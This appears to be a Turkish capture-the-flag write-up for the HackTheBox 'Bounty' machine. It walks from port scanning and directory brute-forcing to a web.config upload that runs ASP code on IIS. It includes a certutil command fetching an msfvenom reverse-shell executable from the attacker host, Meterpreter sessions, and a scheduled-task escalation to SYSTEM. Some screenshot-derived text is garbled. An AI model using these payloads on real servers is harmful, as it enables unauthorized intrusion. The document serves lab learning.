BOUNTY - HACKTHEBOX - WRITEUP

Her zaman ki gibi nmap taraması ile başladık.

```
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-11-17 06:23:37 GMT
    -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.10.10.93
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-17 09:28 +03
Nmap scan report for bounty.htb (10.10.10.93)
Host is up (0.085s latency).
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
        Potentially risky methods: TRACE
    http-server-header: Microsoft-IIS/7.5
http-title: Bounty
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose|phone
Running (JUST GUESSING): Microsoft Windows 7|8|Phone|2008|8.1|Vista (90%)
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008
cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::spl
Aggressive OS guesses: Mīcrosoft Windows Embedded Standard 7 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows Server 2008 (90%), Microsoft Windows Server 2008 R2 or Windows 8.1 (90%), Microsoft Windows
Server 2008 R2 SP1 or Windows 8 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 7 or Windows Server 2008 R2 (80%), Microsoft Windows 8 or Windows 8 o
2008 R2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 80/tcp)
                         ADDRESS
HOP RTT
        85.50 ms 10.10.14.1
        84.72 ms bounty.htb (10.10.10.93)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.06 seconds
```


Http portu açık ve IIS-7.5 çalışıyor. Web sunucu üzerinde ne çalışıyor kontrol ediyoruz.




Kaynak koduna bakıldı ilginç bir şeye rastlanmadı. gobuster'i ateşledik.

gobuster dir -u http://bounty.htb/ -w /usr/share/dirb/wordlists/common.txt -x asp,aspx,config,txt,html

/aspnet_client (Status: 301) /transfer.aspx (Status: 200) /uploadedfiles (Status: 301)




Görüünüşe göre insecure file upload ile RCE'yi elde etmemiz bekleniyor.



Aspx dosya uzantısı ile dosya yüklemeye calistigimizda filtreye takıldığımız için google'da basit bir arama ile web.config ile asp kodu calistirabiliyoruz.

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
 <system.webServer>
   <handlers accessPolicy="Read, Script, Write">
    <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64"/>
   </handlers>
   <security>
    <requestFiltering>
      <fileExtensions>
        <remove fileExtension=".config"/>
      </fileExtensions>
      <hiddenSegments>
        <remove segment="web.config"/>
      </hiddenSeaments>
    </requestFiltering>
   </security>
 </system.webServer>
 <appSettings>
</appSettings>
</configuration>
<!-- ASP.NET code comes here! It should not include HTML comment
closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the
web.config file!
Response.write(1+2)
Response.write("<!-"&"-")</pre>
%>
-->
```



Uzak sistemde kod calistirabiliyoruz dos komutu calistirmayi deniyoruz.

<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes! <%

```
Set rs = CreateObject("WScript.Shell")

Set cmd = rs.Exec("cmd /c whoami")

o = cmd.StdOut.Readall()

Response.write(o)

%>

-->
```

```
Secure File Transfer
                            × bounty.htb/uploadedfiles/we ×
                                                                  http://bounty.htb/uploadedfil ×
                                                                                                    +
i) view-source:http://bounty.htb/uploadedfiles/web.config
                                                                                                                              ... ☑ ☆
🔪 Kali Linux 🔪 Kali Training 🤏 Kali Tools 🤏 Kali Docs 🌂 Kali Forums 🌂 NetHunter 🛮 👭 Offensive Security 🛸 Exploit-DB 🛸 GHDB 👭 MSFU
   <?xml version="1.0" encoding="UTF-8"?>
    <configuration>
        <system.webServer>
           <handlers accessPolicy="Read, Script, Write">
<add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resource1</pre>
           <security>
              <requestFiltering>
                 <fileExtensions>
                    <remove fileExtension=".config" />
                 </fileExtensions>
                 <hiddenSegments>
                    <remove segment="web.config" />
                 </hiddenSegments>
              </requestFiltering>
           </security>
        </system.webServer>
  18 <appSettings>
19 </appSettings>
  20 </configuration>
                       comes here! It should not include HTML comment closing tag and double dashes!
   |
| bounty\merlin
  24 -->
```

Uzakta kod calistirabiliyoruz. Certuil yada pwershell kullanarak uzak sisteme dosya yükleyebiliriz. Certutil 'i kullanarak msfvenom ile olusturdugumuz exe'yi yükleyelim ve çaliştiralım.

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.14.3 lport=4444 -f exe -o shell.exe

<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes! <%

```
Set rs = CreateObject("WScript.Shell")
```

 $Set\ cmd = rs.Exec("certutil\ -urlcache\ -split\ -f\ http://10.10.14.3/shell.exe\ C:\Windows\System32\spool\ drivers\color\shell.exe")$

o = cmd.StdOut.Readall()

Response.write(o)

%>

 \rightarrow

Şimdi dosyamızı çalıştıralım.

```
<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes!
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c C:\Windows\System32\spool\drivers\color\shell.exe")
o = cmd.StdOut.Readall()
Response.write(o)
%>
```

-->

```
) > use exploit/multi/handler
msf5 exploit(
msf5 exploit(
                           ) > show options
                                            ali Tools 🌂 Kali Docs 🌂 Kali Forums 🌂 NetHunter 🛮 🚻 Offensive Security 🌭
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
   Name
             Current Setting Required Description
   EXITFUNC process
                         yes
                                          Exit technique (Accepted: '', seh, thread, process, none)
   LHOST
             10.10.14.3
4444
                                         The listen address (an interface may be specified)
The listen port
   LPORT
                             yes
Exploit target:
   Id Name
   θ Wildcard Target
msf5 exploit(multi/handler) > run
    Started reverse TCP handler on 10.10.14.3:4444
    Sending stage (206403 bytes) to 10.10.10.93
Meterpreter session 3 opened (10.10.14.3:4444 -> 10.10.10.93:49159) at 2019-11-18 01:56:31 +0300
meterpreter >
```

local_exploit_suggester'i çalıştırıyoruz.

```
msf5 exploit(
session => 3
                                                                     ) > set session 3
msf5 exploit(
                                                                    r) > run
     Started reverse TCP handler on 10.10.14.3:4444
Preparing payload at C:\Windows\TEMP\WaSnVLR.exe
Creating task: Q42AK4nBbwEyAAB
SUCCESS: The scheduled task "Q42AK4nBbwEyAAB" has successfully been created.
      SCHELEVATOR
     Reading the task file contents from C:\Windows\system32\tasks\Q42AK4nBbwEyAAB...
Original CRC32: 0x3792ffd5
      Final CRC32: 0x3792ffd5
     Writing our modified content back...
Validating task: Q42AK4nBbwEyAAB
     Folder: \
TaskName
                                                                  Next Run Time
                                                                                                    Status
     Q42AK4nBbwEyAAB
                                                                  12/1/2019 1:00:00 AM
      SCHELEVATOR
      Disabling the task...
      SUCCESS: The parameters of scheduled task "Q42AK4nBbwEyAAB" have been changed.
      SCHELEVATOR
     Enabling the task...
SUCCESS: The parameters of scheduled task "Q42AK4nBbwEyAAB" have been changed.
SCHELEVATOR
     Executing the task...
SUCCESS: Attempted to run the scheduled task "Q42AK4nBbwEyAAB".
SCHELEVATOR
     Deleting the task...
Sending stage (180291 bytes) to 10.10.10.93
SUCCESS: The scheduled task "Q42AK4nBbwEyAAB" was successfully deleted.
      SCHELEVATOR
     Meterpreter session 4 opened (10.10.14.3:4444 -> 10.10.10.93:49160) at 2019-11-18 02:00:28 +0300
meterpreter > shell
Process 2196 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```